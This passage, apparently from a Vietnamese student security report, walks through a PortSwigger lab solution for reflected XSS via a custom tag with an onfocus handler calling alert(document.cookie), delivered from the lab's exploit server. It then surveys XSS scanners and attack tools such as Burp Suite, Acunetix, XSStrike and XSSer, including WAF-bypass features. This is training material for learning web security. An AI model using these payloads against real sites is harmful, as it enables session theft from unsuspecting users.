133. Nhấp vào **Lưu trữ** và **Gửi mã độc đến nạn nhân** .

Kết quả:



12. Phản ánh XSS vào ngữ cảnh HTML với tất cả các thẻ bị chặn ngoại trừ các thẻ tùy chỉnh

Giải pháp:


134. Truy cập máy chủ khai thác và dán đoạn mã sau, thay thế YOUR-LAB-ID bằng ID phòng thí nghiệm của bạn:

```
<script> location = 'https://YOUR-LAB-ID.web-security-academy.net/?search=%3Cxss+id%3Dx+onfocus%3Dalert%28document.cookie%29%20tabindex=1%3E#x';</script>
```

135. Nhấp vào "Lưu trữ" và "Gửi mã khai thác cho nạn nhân".

Injection này tạo ra một thẻ tùy chỉnh với ID `x` , chứa `onfocus` trình xử lý sự kiện kích hoạt `alert` hàm. Hash ở cuối URL tập trung vào phần tử này ngay khi trang được tải, khiến payload `alert` được gọi.

Kết quả:



← → ↻ 📄 exploit-0a4100cd0413d98680c1522301230013.exploit-server... 📄 ☆ 📄 | P ⋮

📄 | G YouTube Facebook Messenger WhatsApp classroom | 📁 Tất cả dấu trang

/exploit

Head:

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

Body:

```
<script>
location = 'https://0a4d0056047dd96f8044534b00780096.web-security-academy.net/?
search=%3Cxss+id%3Dx+onfocus%3Dalert%28document.cookie%29%20tabindex=1%3E#x';
</script>
```

Store View exploit Deliver exploit to victim Access log

4. Tìm và đánh giá các công cụ tự động phát hiện lỗi xss hiện nay

1. Burp Suite

Các tính năng chính của Burp Suite

136. **Intercept Proxy**

- Chặn và sửa đổi các request và response giữa trình duyệt và server.
- Hỗ trợ điều chỉnh và thử nghiệm các tham số đầu vào.

137. **Spider**

- Thu thập thông tin và lập bản đồ cấu trúc website.

138. **Scanner (Chỉ có trong Burp Suite Professional)**

- Tự động quét và phát hiện lỗ hổng bảo mật.

139. **Intruder**

- Tấn công brute-force vào form đăng nhập, API hoặc thực hiện fuzzing.

140. **Repeater**

- Gửi lại request để kiểm tra phản hồi của server.

141. **Sequencer**

- Phân tích mức độ ngẫu nhiên của token (chẳng hạn như session ID).

142. **Decoder**

- Mã hóa, giải mã hoặc băm dữ liệu.

143. Comparer

- So sánh sự khác biệt giữa hai request hoặc response.

Các phiên bản Burp Suite

- **Burp Suite Community Edition** (Miễn phí): Có đầy đủ các công cụ cơ bản như Proxy, Repeater, Decoder, nhưng không có tính năng quét tự động.
- **Burp Suite Professional** (Trả phí): Có các tính năng nâng cao như Scanner và Intruder mạnh mẽ hơn.
- **Burp Suite Enterprise** (Dành cho doanh nghiệp): Hỗ trợ kiểm tra bảo mật tự động và CI/CD.

2. Netsparker (Invicti)

Tính năng chính của Netsparker

144. Quét bảo mật tự động

- Phát hiện các lỗ hổng như **SQL Injection**, **XSS**, **CSRF**, **XXE**, **SSRF**, v.v.
- Hỗ trợ quét cả ứng dụng **Web 2.0** (**AJAX**, **Single Page Applications - SPA**).

145. Xác minh lỗ hổng thực tế

- Netsparker sử dụng công nghệ **Proof-Based Scanning™**, giúp **tự động khai thác lỗ hổng một cách an toàn** để chứng minh lỗi là thật.

146. Quét API

- Hỗ trợ kiểm tra bảo mật các API REST, SOAP, GraphQL.

147. Hỗ trợ DevSecOps

- Tích hợp với CI/CD (Jenkins, GitLab, GitHub, Azure DevOps).
- Hỗ trợ báo cáo tự động.

148. Tích hợp với hệ thống quản lý lỗi

- Có thể tích hợp với Jira, GitHub, Slack để gửi cảnh báo bảo mật.

149. Hỗ trợ nhiều giao thức và công nghệ web

- Quét các ứng dụng chạy trên **JavaScript, PHP, ASP.NET, Node.js, Python, Ruby**, v.v.
- Hỗ trợ cả các ứng dụng web public và private.

3. Acunetix

Tính năng chính của Acunetix

1. Quét bảo mật web tự động

- Hỗ trợ hơn **7.000 lỗ hổng** bảo mật trong ứng dụng web và API.
- Phát hiện **OWASP Top 10**, lỗi **CORS**, **lỗi logic ứng dụng**.
- Hỗ trợ quét **Single Page Applications (SPA)** chạy trên JavaScript.

2. Hỗ trợ quét API

- Quét **REST API, SOAP, GraphQL API**.
- Hỗ trợ kiểm tra API với **OpenAPI, Swagger, Postman Collections**.

3. Phát hiện lỗ hổng và khai thác thử nghiệm

- Acunetix không chỉ **quét** mà còn có thể **tự động khai thác thử** để xác minh lỗi có thật hay không.
- Phát hiện các lỗi **out-of-band** như SSRF, Blind SQL Injection.

4. Quét ứng dụng web trong intranet

- Có thể quét **ứng dụng nội bộ** trong mạng doanh nghiệp.
- Hỗ trợ **định danh và xác thực** với OAuth, JWT, Form-based, NTLM.

5. Tích hợp với CI/CD & DevSecOps

- Tích hợp với **Jenkins, GitLab CI/CD, Azure DevOps**.
- Tích hợp với **Jira, GitHub, GitLab** để báo cáo lỗi bảo mật.

6. Hỗ trợ nhiều nền tảng

- Có thể chạy trên **Windows, Linux, macOS**.
- Hỗ trợ **Docker** và **Cloud-based**.

4. XSSStrike

XSSStrike – Công cụ kiểm tra và khai thác XSS mạnh mẽ

XSSStrike là một công cụ kiểm tra lỗ hổng **Cross-Site Scripting (XSS)** tự động, giúp phát hiện và khai thác các lỗ hổng XSS trên các ứng dụng web. XSSStrike không chỉ quét đơn thuần mà còn phân tích phản hồi từ máy chủ để tạo ra các **payload XSS thông minh** nhằm **bypass Web Application Firewall (WAF)**.

Tính năng chính của XSSStrike :

- 150. **Tạo payload XSS thông minh** dựa trên phân tích phản hồi của máy chủ
- 151. **Bypass WAF (Web Application Firewall)** mạnh mẽ
- 152. **Phân tích trang web và DOM để tìm XSS dựa trên JavaScript**
- 153. **Quét và kiểm tra nhiều tham số cùng lúc**
- 154. **Tích hợp chế độ fuzzing** để kiểm tra đầu vào của ứng dụng
- 155. **Hỗ trợ kiểm tra các kỹ thuật XSS hiện đại** như DOM-Based XSS

5. XSSer

XSSer – Công cụ Kiểm Tra và Khai Thác XSS

XSSer là một công cụ mạnh mẽ giúp **kiểm tra, khai thác và tự động hóa** các cuộc tấn công **Cross-Site Scripting (XSS)**. Công cụ này hỗ trợ nhiều loại XSS, bao gồm **Stored XSS, Reflected XSS, DOM-Based XSS**, và có thể **bypass Web Application Firewall (WAF)**.

Tính năng chính của XSSer :

- 156. **Tự động tìm kiếm và khai thác XSS** trên trang web
- 157. **Hỗ trợ nhiều loại XSS** (Reflected, Stored, DOM-Based)
- 158. **Tạo và thử nghiệm payload XSS tùy chỉnh**
- 159. **Bypass WAF (Web Application Firewall)** mạnh mẽ
- 160. **Hỗ trợ giao diện đồ họa (GUI) và dòng lệnh (CLI)**
- 161. **Kết hợp nhiều kiểu mã hóa payload** (Base64, Hex, URL Encoding,...)
- 162. **Tích hợp với TOR** để ẩn danh khi quét mục tiêu